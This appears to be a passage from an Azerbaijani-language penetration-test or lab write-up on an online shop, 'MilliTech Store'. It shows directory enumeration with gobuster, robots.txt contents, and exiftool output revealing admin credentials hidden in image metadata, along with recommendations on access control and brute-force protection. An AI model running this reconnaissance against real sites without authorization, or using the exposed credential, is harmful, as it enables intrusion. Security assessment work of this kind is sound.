
Scan Log:

```


404   GET    7l    23W    196c https://www.millitech.store/tmp
403   GET    7l    20W    199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404   GET    7l    23W    196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403   GET    7l    20W    199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404   GET    7l    23W    196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301   GET    7l    20W    249c https://www.millitech.store/hidden_notes => https://www.millitech.store/hidden_notes/
301   GET    7l    20W    242c https://www.millitech.store/admin => https://www.millitech.store/admin/
301   GET    7l    20W    250c https://www.millitech.store/ms_admin_2025 => https://www.millitech.store/ms_admin_2025/
301   GET    7l    20W    239c https://www.millitech.store/js => https://www.millitech.store/js/
301   GET    7l    20W    240c https://www.millitech.store/css => https://www.millitech.store/css/
301   GET    7l    20W    240c https://www.millitech.store/img => https://www.millitech.store/img/
301   GET    7l    20W    248c https://www.millitech.store/admin/admin => https://www.millitech.store/admin/admin/
200   GET    115l   179W   1749c https://www.millitech.store/css/slick.css
200   GET    6l     20W    2607c https://www.millitech.store/js/jquery.zoom.min.js
200   GET    53l   138W   2642c https://www.millitech.store/admin/login.php
200   GET    268l   503W   4532c https://www.millitech.store/css/nouislider.min.css
200   GET    204l   307W   3145c https://www.millitech.store/css/slick-theme.css
200   GET    272l   634W   7204c https://www.millitech.store/signin_form.php
200   GET    64l    155W   2108c https://www.millitech.store/js/script.js
200   GET    213l   583W   7525c https://www.millitech.store/signup_form.php
200   GET    174l   344W   3506c https://www.millitech.store/js/main.js
200   GET    25l    166W   27646c https://www.millitech.store/img/millisec-favicon.ico
200   GET    3045l   3890W  38705c https://www.millitech.store/css/font-awesome.min.css
200   GET    634l   1629W  15209c https://www.millitech.store/js/actions.js
200   GET    3l     605W   21184c https://www.millitech.store/js/nouislider.min.js

```

Bu directory-ə daxil olduğumuzda funksional olmayan admin panelə daxil oluruq.



Daha sonra saytda hər hansı bir funksiyani açmaq istədiyimiz zaman bizi admin login panelə yönləndirir. Amma normalda yönləndirməməlidir, çünkü admin login panele giriş üçün token tələb olunur. Lakin biz saytda nəsə açmaq istədiyimizdə o tokeni URL-de avtomatik görürük.



#### 4.10.2 Tövsiyələr

- Admin panel və əlaqəli direktoriyalar üçün **giriş nəzarəti** (access control) düzgün tətbiq edilməlidir. Token yoxlanmadan heç bir yönləndirmə edilməməlidir.
- Admin interfeysləri üçün **403 Forbidden** qaytaran düzgün cavab mexanizmi qurulmalıdır.
- Tokenlər **URL-də deyil, HTTP-only cookie və ya Authorization header** vasitəsilə ötürülməlidir.
- URL-lərdə həssas məlumatların avtomatik görünməsi qarşısı alınmalıdır.


### 4.11 Signin\_from.php funksiyasında Lack of Brute Force Protection

Login panelində brute-force hücumlarını məhdudlaşdırın mexanizmlər (məsələn, hesab kilidləmə, gecikmə tətbiqi, captcha və ya IP əsaslı limitləmə) mövcud deyil. Bu, potensial olaraq zəif və ya təkrar istifadə olunan parolların təxmin edilərək sindirilmasına şərait yarada bilər. Və nəticədə hücumçu sistematik şəkildə parol cəhdləri edərək istifadəçi hesablarını sindira bilər.

#### Impact: Informational

#### 4.11.1 İstismar

Saytda yerləşən login panel brute force oluna bilən bir login panelıdır. Yəni brute force etmək üçün heç bir prevention alınmamışdır.



#### 4.11.2 Təvsiyələr


- Giriş cəhdlərinin sayını məhdudlaşdırın.
- Uğursuz girişlərdən sonra gecikmə tətbiq edin.
- CAPTCHA və ya iki faktorlu autentifikasiya kimi əlavə tədbirlərdən istifadə edin.
- Hər uğursuz cəhd üçün loglama və xəbərdarlıq sistemləri tətbiq edin.

## 5 Web Tətbiqin Təhlükəsizlik Qiymətləndirilməsi


Web tətbiqi kəşf etməyə başlayaq.

The screenshot shows the MilliTech Store website. At the top, there's a dark navigation bar with links for Home, Electronics, Ladies Wears, Mens Wear, Kids Wear, Furnitures, Home Appliances, and Electronics Gadgets. A search bar is located above the main content area. The main banner features a stadium background with a protein supplement product and text: "Sports, Fitness & Health Supplements 20-80% Off". Below the banner are three promotional boxes: "Laptop Collection" showing a laptop, "Accessories Collection" showing headphones, and "Cameras Collection" showing a camera. The footer contains a link to the website's GitHub page: <https://millitech.store/#myCarousel>.

Veb tətbiqdə istifadə edilən texnologiyalar **Wappalyzer** aləti vasitəsilə təhlil olunaraq müəyyən edilmişdir.



Saytda gəzdiyimiz zaman məhsulların içində maraqlı bir məhsulla qarşılaşıraq.



Bu məhsul səhifəsində gəzirkə və maraqlı heç bir məlumat əldə edə bilmirik. Ən sonda bu şəklin metadatasını əldə etdiyimizdə şəkil təsvirində admin panel üçün mail, parol və bir token əldə edirik.

```
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
root@kali:~/
# cd Desktop/
[root@kali:~/Desktop]
# exiftool kali.jpg
ExifTool Version Number : 13.10
File Name : kali.jpg
Directory :
File Size : 93 kB
File Modification Date/Time : 2025:08:29 11:12:05+04:00
File Access Date/Time : 2025:08:29 11:12:06+04:00
File Inode Change Date/Time : 2025:08:29 11:12:05+04:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-Endian (Motorola MM)
Image Description : ADMIN: millise3105@gmail.com : @ALLAH=sizi-qorusun#
X Resolution : 1
Y Resolution : None
Resolution Unit : Centered
Y Cb Cr Positioning : 2:2:2
Comment :
Image Width : 1280
Image Height : 1280
Encoding Process : Progressive DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 ( 2 )
Image Size : 960x1280
Megapixels : 1.2

[root@kali:~/Desktop]
#
```

Bu məlumatları daha sonra istifadə edə bilərik deyə yadda saxlayırıq.


## 5.1 Serverə giriş

Directory enumeration edərək **robots.txt** faylinin olduğunu görürük

```
[root@kali) [~] ash -c "messagebox extract_gad saloms.php nigar myservice... myinstalled
# gobuster dir -u https://millitech.store/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          https://millitech.store/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
./hta           (Status: 403) [Size: 199]
/.htaccess      (Status: 403) [Size: 199]
/.htpasswd      (Status: 403) [Size: 199]
/admin          (Status: 301) [Size: 238] [→ https://millitech.store/admin/]
/css            (Status: 301) [Size: 236] [→ https://millitech.store/css/]
/fonts          (Status: 301) [Size: 238] [→ https://millitech.store/fonts/]
/img            (Status: 301) [Size: 236] [→ https://millitech.store/img/]
/index.php      (Status: 200) [Size: 53461]
/js              (Status: 301) [Size: 235] [→ https://millitech.store/js/]
/product_images (Status: 301) [Size: 247] [→ https://millitech.store/product_images/]
/robots.txt      (Status: 200) [Size: 216]
/screenshot     (Status: 301) [Size: 243] [→ https://millitech.store/screenshot/]
/server-status   (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)
Finished
```

Bu faylı oxuyaraq içində bəzi marağlı kataloglar olduğunu görürük.




```
User-agent: *
Allow: /

# Development directories - not for production crawling
Disallow: /hidden_notes/

# Admin areas
Disallow: /admin/
Disallow: /ms_admin_2025/


# Temporary files
Disallow: /tmp/
Disallow: /*.log$
```

Development note, admin area kimi directory'lər görünür. Burada gördükümüz [/ms\\_admin\\_2025/](#) directory-ə girməyə çalışırıq, lakin səhifənin bizə **Forbidden** qaytardığını görürük.




## Forbidden


Daha sonra yenidən ana səhifəyə qayıdırıq və səhifəni kəşf edərkə my account hissəsinə keçid etməyə kliklədiyimiz zaman Admin adlı bir yerə keçid etmək olduğunu görürük.



Klik etdiyimiz zaman bizi bir **admin login panelə** yönləndirir.



Şəkil metadatasında əldə etdiyimiz credentialları burda yazıraq və “**Your email and password are correct, but you are at the wrong door.** 😊” deyə bir yazı əldə edirik və bu admin login panelin bir **rabbit hole** olduğunu başa düşürük.



